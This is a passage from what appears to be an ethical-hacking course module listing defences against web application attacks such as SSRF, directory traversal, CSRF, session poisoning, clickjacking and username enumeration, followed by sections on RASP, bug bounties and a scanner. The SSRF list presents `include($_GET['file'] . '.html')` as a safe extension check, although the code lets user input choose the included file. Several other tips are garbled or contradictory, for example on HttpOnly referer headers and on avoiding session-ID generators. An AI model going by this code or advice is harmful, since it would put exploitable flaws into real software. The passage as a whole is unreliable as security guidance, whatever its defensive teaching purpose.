  - Maintain secured backup servers for storing log files as a backup recovery plan.
  - Employ unified log monitoring and management platforms such as NLog and OWASP AppSensor with advanced features such as continuous visual monitoring and alarming systems.
  - Employ a time synchronization model for networks to maintain synchronized event logging in real-time analysis.
  - Analyze suspicious activities such as strange device shutdown, restarting, and logging.
  - Include partial or nearly failed calls, such as the 403 Forbidden error, or any type of user input validation errors into the checklist during log monitoring.
  - Employ the latest technologies such as AI-powered log monitoring and abnormality detection and IDS/IPS for improving the monitoring and management of log events.
  - Ensure that all the log files produced must be in global formats to facilitate synchronization with all types of log management systems.
  - Secure the log files by encoding them during transmission to ensure that the log files are protected from injection and MITM attacks.

- **Server-Side Request Forgery Attacks**
  - Enable authentication and sanitization for all the client-side data.
  - Permit the URL schemas such as *https://* used by the application and restrict the unused ones.
  - Ensure that no raw response is sent to the client side.
  - Do not allow the redirection of HTTP.
  - Ensure URL stability for the prevention of DNS rebinding and time-of-check to time-of-use (TOCTOU) attacks.
  - Implement the segregation of access functionality for the remote resources into distinct networks .
  - Enable the policy of "deny by default" or implement access-control rules to block all intranet traffic excluding the essential traffic.
  - Use VPN and other encryption techniques on the frontend systems to enhance security.
  - Enable the whitelisting of the domains or addresses accessed by the application.
  - Allow access only to the authorized file extensions by hard-coding the allowed extensions. The following is an example:

    ```
    <?php
    include($_GET['file'] . '.html');
    ?>
    ```

  - Configure the systems to log certain changes within the server and track the dates of file changes.
  - Enforce a next-generation web application firewall (NGWAF) to enhance the security against SSRF attacks.
- **Directory Traversal**

  Directory traversal enables attackers to exploit HTTP, gain access to restricted directories, and execute commands outside the web server's root directory. Developers must configure web applications and their servers with appropriate file and directory permissions to avoid directory traversal vulnerabilities.

  Some countermeasures against directory traversal attacks are as follows:

  - Define access rights to the protected areas of the website.
  - Apply checks/hotfixes that prevent exploitation of vulnerabilities such as Unicode, which affect the directory traversal.
  - Web servers should be updated with security patches in a timely manner.

- Validate the user input before processing by comparing it with the whitelist and verify that the input contains only purely alphanumeric characters.
- Append the input of the application to the base directory and use the platform filesystem API to canonicalize the path.
- Use an advanced content management system (CMS) for handing several documents.
- Host documents on a separate file server or cloud storage to prevent mixing of public and sensitive documents.
- Properly sanitize the file names coming from HTTP requests.
- Restrict file names to a list of known good characters and ensure that any references to files use only these characters.
- Do not rely on user input to call file-system APIs.
- Process URI requests that do not lead to file requests.
- Use a chroot jail for Unix-based systems.

- **Unvalidated Redirects and Forwards**

  In general, web applications redirect and forward users to other pages and websites. Therefore, if a web application does not validate the data, then attackers can redirect users to malicious websites or use forwarding to access unauthorized pages. Therefore, to prevent such attacks, it is best not to allow users to directly supply parameters to redirect and forward in web application logic.

  Some countermeasures against unvalidated redirects and forwards attacks are as follows:

  - Avoid using redirects and forwards.
  - If the destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user.
  - Avoid allowing URL as a user input for the destination and validate the URL.
  - Sanitize the input by generating a list of trusted URLs that includes a list of hosts or regex.
  - Implement meta refresh in the page, as it can use hardcoded HTML to automatically redirect users to another page.
  - Implement token ID verification for redirecting web pages.
  - Implement the use of absolute and relative URLs during redirection.
  - Educate users to identify the malicious sites and common stuffing methods used by attackers.
  - Enable notification pop-up pages while redirecting users to a new web page.

- Remove search engines from the scripts of redirects to prevent users from being tricked into clicking unsafe links through search results.
- Apply internal redirects to enable minimum filtering to limit the redirects toward a local subdomain.

- **Watering Hole Attack**
  - Regularly apply software patches to remove any vulnerabilities.
  - Monitor network traffic.
  - Secure the DNS server to prevent attackers from redirecting the site to a new location.
  - Analyze user behavior.
  - Inspect popular websites.
  - Use browser plug-ins that block HTTP redirects.
  - Disable third-party content such as advertising services, which track user activities.
  - Make sure to hide online activities with a VPN and enable the browser's private browsing feature.
  - Make sure to run the web browser in a virtual environment to limit access to the local system.
  - Use web filters to detect attacks on websites and prevent browsers from accessing infected pages.
  - Restrict users from granting additional permissions to websites.
  - Employ an email solution that can apply similar dynamic malware analysis to protect against targeted email traps.
  - Utilize micro-virtualization, which is difficult to bypass.

- **Cross-Site Request Forgery**

  Using a CSRF attack, attackers lure a user's browser into sending a fake HTTP request, including the user session cookie and other authentication information, to a legitimate (vulnerable) web application to perform malicious activities.

  Some countermeasures against cross-site request forgery attacks are as follows:

  - Logoff immediately after using a web application and clear the history.
  - Do not allow your browser and website to save login details.
  - Check the HTTP Referrer header and when processing a POST, ignore URL parameters.
  - Use referer headers such as HttpOnly flag that sends an X-Requested-With custom header using jQuery.

  - Use CSRF tokens such as nonce tokens that are submitted through the hidden form field to avoid illegal access.
  - Employ security frameworks such as Joomla, Spring, Struts, Ruby on Rails, and .NET, which have in-built security features against CSRF.
  - Maintain a per-request token assignment strategy, rather than per-session token assignment.

- **Cookie/Session Poisoning**

  Browsers use cookies to maintain a session state. They also contain sensitive, session-specific data (e.g., user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in cookie/session poisoning by modifying the data in the cookie to gain escalated access or maliciously affect a user session. Developers must hence follow secure coding practices to secure web applications against such poisoning attacks. They must use proper session-token generation mechanisms to issue random session IDs.

  Some countermeasures against cookie/session poisoning attacks are as follows:

  - Do not store plaintext or weakly encrypted passwords in cookies.
  - Implement cookie timeout.
  - The authentication credentials of any cookie should be associated with an IP address.
  - Make logout functions available.
  - Validate all the cookie values to ensure that they are well-formed and correct.
  - Use virus and malware scanning software to protect the browser from any malicious scripts that hijack the cookies.
  - Clear stored cookies from the browser regularly.
  - Employ cookie randomization to change the website or a service cookie whenever the user makes a request.
  - Use a VPN that adopts high-grade encryption and traffic routing to prevent session sniffing.
  - Restrict multipurpose cookies to ensure that a single task is assigned for an individual cookie.
  - Ensure that HTTPS communication is used to secure the flow of information.
  - Enable synchronous session management to enhance cookie security.
  - Avoid using generators for creating session identifiers.

- **Web Service Attack**

  Use multiple layer protection and standard HTTP authentication techniques to defend against web service attacks. Because most models incorporate business-to-business applications, it becomes easier to restrict access to only valid users.

Some additional countermeasures against web service attacks are as follows:

- Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages.
- Use document-centric authentication credentials that use SAML.
- Use multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security.
- Deploy web-service-capable firewalls that can perform of SOAP- and ISAPI-level filtering.
- Configure firewalls/IDS systems for anomaly and signature detection for web services.
- Configure firewalls/IDS systems to filter improper SOAP and XML syntax.
- Implement centralized in-line requests and response schema validation.
- Block external references and use pre-fetched content when de-referencing URLs.
- Maintain and update a secure repository of XML schemas.
- Use password digests/Kerberos tickets/X.509 certificates in SOAP headers for authentication.
- Use a digital signature for signing messages at the recipient’s end and maintain the integrity of the messages.
- Use URL authorization to restrict access to the web service file (.asmx).
- Authorize access to WSDL files using NTFS permissions.
- Disable the documentation protocols to prevent the dynamic generation of WSDL.
- Verify the caller's endpoint in the SOAP message before determining whether the SOAP message is processed by the BPEL engine .
- Disable the SOAP Action field such as createUser or deleteUser in the HTTP request.
- Avoid using easily guessable SOAP Action terminologies.
- Disable the SOAPAction attribute when not in use.
- Compare the operation within the SOAPAction and the SOAP body.
- Disable WS-Addressing completely. If WS-Addressing is strictly required, then create a whitelist of allowed addresses.
- Use an XML proxy to hide internal configuration information, which can be revealed by web services.
- Implement XSLT to enable XML address translation for converting outgoing XML messages.
- Use TLS to secure SOAP communication and follow the same encoding for the client and server.

  - Ensure that web services are compliant with Web Services Interoperability (WS-I).


- **Clickjacking Attack**
  - Use a server-side method such as X-Frame-Options header and use its options DENY, SAMEORIGIN, and ALLOW-FROM URI to prevent the site from being framed outside the domain.
  - Never use client-side methods such as Framebusting or Framebreaking as they can be bypassed easily.
  - Mask the HTML document and reveal it only after verifying that the page is not framed.
  - Use the Content-Security-Policy (CSP) HTTP header as it provides considerable flexibility for defining sources in complex deployments.
  - Use the SameSite cookie attribute to prevent session cookies from being included when the web page is loaded in a frame.
  - Frequently run a web vulnerability scanner to detect and remove clickjacking vulnerabilities.
  - Employ Auth0 as it protects its universal login page from clickjacking attacks by sending both X-Frame-Options and CSP headers.
  - Employ a UI defensive program to confirm that the current frame is the highest-level window.
  - Use **`window.confirm()`** protection, which informs users of the action they will perform.

- **JavaScript Hijacking**
  - Use .innerText rather than .innerHTML in JavaScript to encode the text automatically.
  - Avoid using the eval function due to its vulnerable nature.
  - Do not write serialization code.
  - Use the encoding library to safeguard the attributes and data elements and avoid building XML dynamically.
  - Use SSL/TLS for secure communication and perform encryption on the server instead of the client-side code.
  - Build XML using any appropriate framework; avoid building XML manually.
  - Make sure to return JSON with an object externally, such as {“result”: [{“object”:” inside array”}]}.
  - Maintain proper and unique URLs for each session that recovers JSON objects.
  - Ensure that no confidential data from the server are transmitted to the client side using JSON objects.

- Employ AI-based JavaScript monitoring for all ongoing sessions to sniff unwanted actions and malicious patterns.
- Maintain a proper tree-based lifecycle of JavaScript libraries to conduct deep analysis to check for any modifications.
- Enable the sub-resource integration feature to detect any modifications to the JavaScript code.
- Use JavaScript analyzers to analyze the code in client-side applications for any vulnerabilities or errors.

- **Username Enumeration**
  - Ensure that inputs that include user identifiers produce outputs containing only generic error messages.
  - Use randomly generated data for usernames instead of sequential numbers.
  - Employ proper defenses against SQL injection and XSS attacks to prevent dumpable user enumeration.
  - Always make sure to apply CAPTCHA to all the input accepting pages to prevent automatic data collection.
  - Use a WAF to detect and block all the individual IP addresses that try to make several requests.
  - Apply two-factor authentication (2FA) or padding techniques to the response time to prevent username enumeration.
  - Use random and complex usernames when creating the Active Directory username list.
  - Always use only complex and difficult-to-guess passwords and change the default usernames and passwords.
  - Harden all the services to avoid establishing null bind and prevent remote root authentication.
  - Avoid informing users that a given username has already been registered on the website.
  - Ensure the usernames on your “Forgot Password” web page are hidden.
  - Implement rate limiting to prevent username enumeration attacks, which can block requests from a certain IP address after three failed login attempts.
  - Employ geo limiting to gather the location of a user during registration and validate login attempts.
  - Return the same response for failed login attempts to prevent username enumeration, e.g., “The username or password is not valid.”

- **Attack on Password Reset Mechanism**
  - Perform proper validation of random token and email link combination before executing the request.
  - Ensure that all password reset URLs are used only once and set an expiry time limit.
  - Avoid automated requests through programs and enforce human checks using the CAPTCHA.
  - Restrict the number of requests generated from any IP or device within a stipulated time.
  - Use advanced multi-factor authentication (MFA) techniques to prevent account hijacking with password reset tokens.
  - Ensure that the URLs for password reset use HTTPS.
  - Send a temporary password via the registered email address, instead of directly resetting the password.
- **Same-Site Attacks**
  - Implement dangling domain records as a validation mechanism.
  - Enable a DNS misconfiguration verification and validation process.
  - Duly update DNS records on the corresponding DNS server.
  - Educate users on CNAME DNS entry verification and its impacts.



How to Defend Against Web Application Attacks

Attacker

Login Form

✓ Perform input validation

Internet

Use WAF Firewall /IDS and filter packets

✓ Configure the firewall to deny external ICMP traffic access

Web Server

✗ Shut down the unnecessary services and ports

✓ Keep patches current

Sanitize and filter user input

✓ Analyze the source code for SQL injection

✗ Minimize use of 3rd party apps

Web Application

✓ Connect to the database using a non-privileged account

✓ Use stored procedures and parameter queries

✓ Grant least privileges to the database, tables, and columns

DBMS

✗ Disable commands like xp_cmdshell

Operating System

✓ Perform dynamic testing and source code analysis

Make LDAP filter as specific as possible

LDAP Server

✗ Disable verbose error messages and use custom error pages

Custom Error Page

How to Defend Against Web Application Attacks

To defend against web application attacks, you can follow the countermeasures stated earlier. To protect the web server, you can use a WAF firewall/IDS and filter packets. You also should regularly update the server's software using patches to protect it from attackers. Sanitize and filter the user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages that can provide attackers with useful information. Use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a non-privileged account and grant the least privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS.

RASP for Protecting Web Servers

- Runtime application self protection (RASP) provides security to web and non-web application running on a server
- It can **detect runtime attacks** on the real-time software application layer and can **provide better visibility of the hidden vulnerabilities** in the incoming traffic
- RASP can perform continuous monitoring, **help in remediating attacks at an early stage**, and generate minimized false positives

RASP Benefits

- Visibility
- Collaboration and DevOps
- Penetration testing
- Incident response

RASP for Protecting Web Servers

Runtime Application Self Protection (RASP) is a technology that provides security to applications that run on a server. RASP can be used for detecting runtime attacks on the real-time software application layer and can provide better visibility of hidden vulnerabilities. RASP can detect any malicious activity in the incoming traffic and also validate data requests. RASP protects both web and non-web applications and it can be used to prevent fake programs from being executed inside the application. RASP performs continuous monitoring to help remediate attacks such as unknown zero-day attacks at an early stage without any human intervention.

The RASP layer is placed within the application code. It deploys by monitoring the traffic coming into the server and applies protection mechanisms whenever threat vectors are detected. All the requests are examined through the RASP layer present between the server and the application without affecting the performance of the application. Furthermore, RASP can generate minimized false positives.

Benefits of using RASP

- **Visibility**: RASP offers greater visibility and lets the user have a detailed view of the application to monitor the attacks
- **Collaboration and DevOps**: It provides better collaboration and DevOps as it offers transparency that can provide similar and detailed information to both security professionals and developers
- **Penetration testing**: The increased visibility of RASP helps in avoiding duplicate testing. It also provides information about successful attacks and previously tested applications

- **Incident response**: RASP supports incident response to facilitate logging for security and compliance by letting the user report on customized events without modifying the application

Bug Bounty Programs

- The bug bounty program is a **challenge hosted by organizations**, websites, or software developers to tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities
- This program focuses on **identifying the latest security flaws** in software or any web application that most security developers fail to detect
- Individuals or ethical hackers who report the vulnerabilities are rewarded accordingly based on the severity level of the bugs
- Many organizations and companies conduct bug bounty programs to **strengthen their cyber security** by patching ignored vulnerabilities

Bug Bounty Programs

A bug bounty program is a challenge or agreement hosted by organizations, websites, or software developers for tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities. This program focuses on identifying the latest security flaws in the software or any web application that most security developers fail to detect and which may hence pose a great threat. Therefore, individuals or ethical hackers who report the vulnerabilities are rewarded accordingly based on the severity of the bugs. Thus, any threat or flaw that evades the developer can be mitigated before it paves the way to sophisticated cyber-attacks. Many white-hat hackers contribute to this program as part of a comprehensive vulnerability disclosure framework and get rewarded for their work.

Many organizations benefit from such programs, as they need to maintain a keen watch on their system security and identify ignored vulnerabilities. Most of the latest bugs that are not detected by legacy security testing techniques and software tools can be exploited, resulting in major data loss. Such programs can also help organizations to avoid loss of money and reputation in the case of a data breach, as offering rewards through the bug bounty program is more economical. Therefore, most of the large companies use this program for strengthening their security, which in turn enhances websites and programs.

Web Application Security Testing Tools

Acunetix Vulnerability Scanner

- Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.
- It includes advanced penetration testing tools, such as the HTTP editor and the HTTP Fuzzer

Web Application Security Testing Tools

There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. Furthermore, these tools automate the process of accurate web application security assessment.

This section discusses some web application security testing tools.

- **Acunetix Vulnerability Scanner**

  Source: *https://www.acunetix.com*

  Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc. It includes advanced penetration testing tools, such as HTTP Editor and HTTP Fuzzer. It scans the ports of a web server and runs security checks against network services. It also tests web forms and password-protected areas. Furthermore, it provides effective vulnerability management by allowing third-party issue trackers such as Jira, GitLab, GitHub, and FogBugz.

Module Summary

- ❑ In this module, we have discussed the following:
  - ➢ Web application concepts
  - ➢ Various web application attacks
  - ➢ Web application hacking methodology, which covers footprinting web infrastructure, analyzing web applications, bypassing client-side controls, attack authentication mechanisms, etc.
  - ➢ Various web application hacking tools
  - ➢ Web APIs, webhooks, and web shell concepts
  - ➢ Hacking web applications via web APIs, webhooks, and web shells
  - ➢ Various countermeasures that are to be employed to prevent web application hacking attempts by threat actors
  - ➢ Securing web applications using various security tools
- ❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform SQL injection attacks on the target web application

Module Summary

This module presented web application concepts. It also discussed various web application attacks in detail. Furthermore, it described the web application hacking methodology in detail. In addition, it illustrated various web application hacking tools. It also discussed web API, webhooks, and web shell concepts. Moreover, it explained ways of hacking web applications via web APIs, webhooks, and web shells. Subsequently, it presented various countermeasures against threat actors' attempts to hack web applications. Finally, it ended with a detailed discussion on how to secure web applications using various security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform SQL injection attacks on the target web application.

LEARNING OBJECTIVES

